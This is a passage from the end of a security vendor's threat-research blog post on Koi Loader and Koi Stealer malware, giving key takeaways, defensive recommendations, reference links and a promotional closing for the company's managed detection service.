- The utilization of anti-VM capabilities by malware like Koi Loader and Koi Stealer highlights the attempts of modern threats to evade analysis and detection by analysts and researchers.
- The case emphasizes the necessity of multi-layered security measures, including up-to-date antivirus or Endpoint Detection and Response (EDR) tools, to detect and block malicious activities.
- Implementing Phishing and Security Awareness Training (PSAT) programs is crucial to educate employees about emerging threats and mitigate the risk of successful social engineering attacks.
- The use of obfuscation and sophisticated delivery mechanisms by malware underscores the importance of implementing comprehensive detection strategies, including script logging and behavior-based detection mechanisms, to identify and mitigate threats.

## What did we do?

Our [24/7 SOC Cyber Analysts](#) investigated the suspicious activities, notified the customer, and isolated the affected device.

## Recommendations from our Threat Response Unit (TRU) Team:

- Ensure that all endpoints are protected with up-to-date antivirus software or [Endpoint Detection and Response \(EDR\)](#) tool capable of detecting and blocking malicious files.
- Implement a [Phishing and Security Awareness Training \(PSAT\) program](#) that educates and informs your employees on emerging threats in the threat landscape.
- We recommend modifying the default 'open-with' settings for script files, ensuring they open with a basic text editor like Notepad instead of executing.
- Monitor unusual network traffic patterns, such as specific user-agent strings and data being sent used by malware to communicate with Command and Control (C2) servers, to identify potential compromises.

## Detection Rules

You can access the detection rules [here](#).

## Indicators of Compromise

You can access the indicators of compromise [here](#).


## References

- <https://securelist.com/azorult-analysis-history/89922/>
- <https://medium.com/@lcam/updates-from-the-maas-new-threats-delivered-through-nullmixer-d45defc260d1>
- [https://twitter.com/Unit42\\_Intel/status/1775891118963503288](https://twitter.com/Unit42_Intel/status/1775891118963503288)
- [https://x.com/RussianPanda9xx/...](https://x.com/RussianPanda9xx/)

- <https://www.netskope.com/blog/...>
- <https://cyble.com/blog/sneaky-azorult-back-in-action-and-goes-undetected/>
- <https://github.com/RussianPanda95/Yara-Rules/tree/main/Koi>
- [https://github.com/esThreatIntelligence/iocs/blob/main/Koi/iocs\\_4-4-2024.txt](https://github.com/esThreatIntelligence/iocs/blob/main/Koi/iocs_4-4-2024.txt)
- [https://github.com/esThreatIntelligence/iocs/blob/main/Koi/data\\_collected.txt](https://github.com/esThreatIntelligence/iocs/blob/main/Koi/data_collected.txt)

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)



**ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)**

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

---

Source: <https://www.esentire.com/blog/unraveling-not-azorult-but-koi-loader-a-precursor-to-koi-stealer>